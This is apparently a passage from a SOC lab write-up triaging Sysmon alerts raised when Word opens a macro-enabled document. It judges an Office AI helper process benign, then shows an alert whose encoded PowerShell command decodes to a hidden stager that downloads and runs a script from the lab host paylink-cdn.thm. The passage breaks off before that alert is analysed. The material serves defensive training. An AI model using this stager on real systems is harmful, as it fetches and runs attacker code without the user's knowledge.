- Technique: T1059 (Command and Scripting Interpreter)
- **Sub-Technique: T1059.003 (Windows Command Shell)
Create or Modify System Process (Windows Service)
- Technique: T1543 (Create or Modify System Process)
- Sub-Technique: T1543.003 (Windows Service)
Fifth Alert - 6352 (Suspicious Child Process Spawned)


Alert & Event Metadata
- Host:
THM-MSMITH.tryhatmestudios.thm- Timestamp:
10/23/2026 11:31:00.782- Data Source:
WinEventLog:Microsoft-Windows-Sysmon/Operational- Event ID:
1(Process Create)- Record ID:
46149- Target User:
TRYHATME\m.smith- User SID:
S-1-5-18- Logon ID:
0x9C30E0- Logon GUID:
{3af46175-c39c-6a8f-e030-9c0000000000}- Terminal Session ID:
4Parent Process (Execution Source)
- Parent Image:
C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE- Parent Process ID:
6184- Parent Process GUID:
{3af46175-3906-6a90-921d-000000001200}- Parent User:
TRYHATME\m.smith- Parent CommandLine:
"C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\m.smith\Downloads\Q3_PressKit_Feedback.docm" /o ""- Referenced File Path:
C:\Users\m.smith\Downloads\Q3_PressKit_Feedback.docmChild Process (Target Execution)
- Image Path:
C:\Program Files (x86)\Microsoft Office\root\vfs\ProgramFilesCommonX64\Microsoft Shared\Office16\AI\ai.exe- Original File Name:
ai.exe- Process ID:
6304- Process GUID:
{3af46175-3907-6a90-961d-000000001200}- CommandLine:
"C:\Program Files (x86)\Microsoft Office\root\vfs\ProgramFilesCommonX64\Microsoft Shared\Office16\AI\ai.exe" "FEA77156-AD12-420B-A641-3B46EBBA133B" "89226371-A46D-4D73-8A1B-6DA74A52D901" "6184" "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" "WordCombinedFloatieLreOnline.onnx"- Current Directory:
C:\Windows\system32\- Integrity Level:
Medium- Product:
Local AI- File Version:
0.20.18.0Process Hashes (ai.exe)
- MD5:
82341DD9F4BF17ED8DB9D2548D0BDB9F- SHA256:
C217D74AABFD0DBBF3BDCDE5F077DABDC62EA8D927AA26E96B9AFA9CB3F1FA80- IMPHASH:
02FA6BD3A9379F6611BD543EB86D66D8Detection Context
- Description: This detection fires when a user-facing desktop application spawns a child process. Modern office applications legitimately launch helper components, including local machine-learning and assistance features, so a match is not conclusive on its own. Where the child is a script interpreter, particularly one launched with an encoded command or with its window and execution policy suppressed, the activity warrants closer scrutiny. The analyst must inspect the path, publisher, and command line of the spawned binary, recover any concealed instructions, and determine whether code from outside the organisation has run.
Overview Investigation
Before anything, let’s consult the playbook.

First, we are tasked to look for ai.exe which is the Original File Name. We are given the hashes, so we can first check the internal platform.

Clean, as before. Let’s check the VirusTotal also just to make sure.

Result: 0/71. Let’s see the command line due to the playbook rule.
"C:\Program Files (x86)\Microsoft Office\root\vfs\ProgramFilesCommonX64\Microsoft Shared\Office16\AI\ai.exe" "FEA77156-AD12-420B-A641-3B46EBBA133B" "89226371-A46D-4D73-8A1B-6DA74A52D901" "6184" "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" "WordCombinedFloatieLreOnline.onnx"
The ai.exe file is located in an legitimate path. Could just be an Microsoft Office implementation of an AI.
WINWORD.EXE is a legitimate executable file that start and run the Word processing program.
The extension .onnx from the file WordCombinedFloatieLreOnline.onnx stands for the Open Neural Network Exchange which is an legitimate extension for an AI service. Also the command line is:"C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\m.smith\Downloads\Q3_PressKit_Feedback.docm" /o "" Which looks pretty clean, with no suspicious flags. The Q3_PressKit_Feedback.docm is a document with macro commands. But because the rest of the context is legitimate, we can assume the service is just an ai implementation.
Verdict - 6352 (Suspicious Child Process Spawned)
Description: Standard Microsoft Ai service
Asset: THM-MSMITH.tryhatmestudios.thm
User: TRYHATME\m.smith
Time: 10/23/2026 11:31:00.782
After the investigation we can confidently say that the alert is
Sixth Alert - 6353 (Suspicious Child Process Spawned)


Alert & Event Metadata
- Host:
THM-MSMITH.tryhatmestudios.thm- Timestamp:
10/23/2026 11:31:00.782- Data Source:
WinEventLog:Microsoft-Windows-Sysmon/Operational- Event ID:
1(Process Create)- Record ID:
46148- Target User:
TRYHATME\m.smith- User SID:
S-1-5-18- Logon ID:
0x9C30E0- Logon GUID:
{3af46175-c39c-6a8f-e030-9c0000000000}- Terminal Session ID:
4Parent Process (Execution Source)
- Parent Image:
C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE- Parent Process ID:
6184- Parent Process GUID:
{3af46175-3906-6a90-921d-000000001200}- Parent User:
TRYHATME\m.smith- Parent CommandLine:
"C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\m.smith\Downloads\Q3_PressKit_Feedback.docm" /o ""- Referenced File Path:
C:\Users\m.smith\Downloads\Q3_PressKit_Feedback.docmChild Process (Target Execution)
- Image Path:
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe- Original File Name:
PowerShell.EXE- Process ID:
8572- Process GUID:
{3af46175-3907-6a90-951d-000000001200}- CommandLine:
powershell.exe -NoP -W Hidden -Enc JABzAHQAYQBnAGUAcgAgAD0AIAAiACQAZQBuAHYAOgBUAEUATQBQAFwAcwB2AGMAaABvAHMAdABfAHUAcABkAGEAdABlAC4AcABzADEAIgANAAoAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAnAGgAdAB0AHAAOgAvAC8AcABhAHkAbABpAG4AawAtAGMAZABuAC4AdABoAG0AOgA4ADAANgA3AC8AcwB2AGMAaABvAHMAdABfAHUAcABkAGEAdABlAC4AcABzADEAJwAsACAAJABzAHQAYQBnAGUAcgApAA0ACgBTAHQAYQByAHQALQBQAHIAbwBjAGUAcwBzACAAcABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACAALQBBAHIAZwB1AG0AZQBuAHQATABpAHMAdAAgACIALQBOAG8AUAAgAC0AVwAgAEgAaQBkAGQAZQBuACAALQBFAHgAZQBjAHUAdABpAG8AbgBQAG8AbABpAGMAeQAgAEIAeQBwAGEAcwBzACAALQBGAGkAbABlACAAYAAiACQAcwB0AGEAZwBlAHIAYAAiACIAIAAtAFcAaQBuAGQAbwB3AFMAdAB5AGwAZQAgAEgAaQBkAGQAZQBuAA==- Decoded Command:
$stager = "$env:TEMP\svchost_update.ps1"; (New-Object Net.WebClient).DownloadFile('http://paylink-cdn.thm:8067/svchost_update.ps1', $stager); Start-Process powershell.exe -ArgumentList "-NoP -W Hidden -ExecutionPolicy Bypass -File "$stager" -WindowStyle Hidden"- Current Directory:
C:\Windows\system32\- Integrity Level:
Medium- Product:
Microsoft® Windows® Operating System- File Version:
10.0.22621.1635 (WinBuild.160101.0800)Process Hashes (powershell.exe)
- MD5:
B94110F627D2BA6C57EB84A0F9575B27- SHA256:
B7327B511CBADC9C471F5AA7438E47FFEC3430145C8D23E0E3256183295CA974- IMPHASH:
C5E22AE5B5F7F22DF3A5C34E34002F28Detection Context
- Description: This detection fires when a user-facing desktop application spawns a child process. Modern office applications legitimately launch helper components, including local machine-learning and assistance features, so a match is not conclusive on its own. Where the child is a script interpreter, particularly one launched with an encoded command or with its window and execution policy suppressed, the activity warrants closer scrutiny. The analyst must inspect the path, publisher, and command line of the spawned binary, recover any concealed instructions, and determine whether code from outside the organisation has run.
Overview Investigation
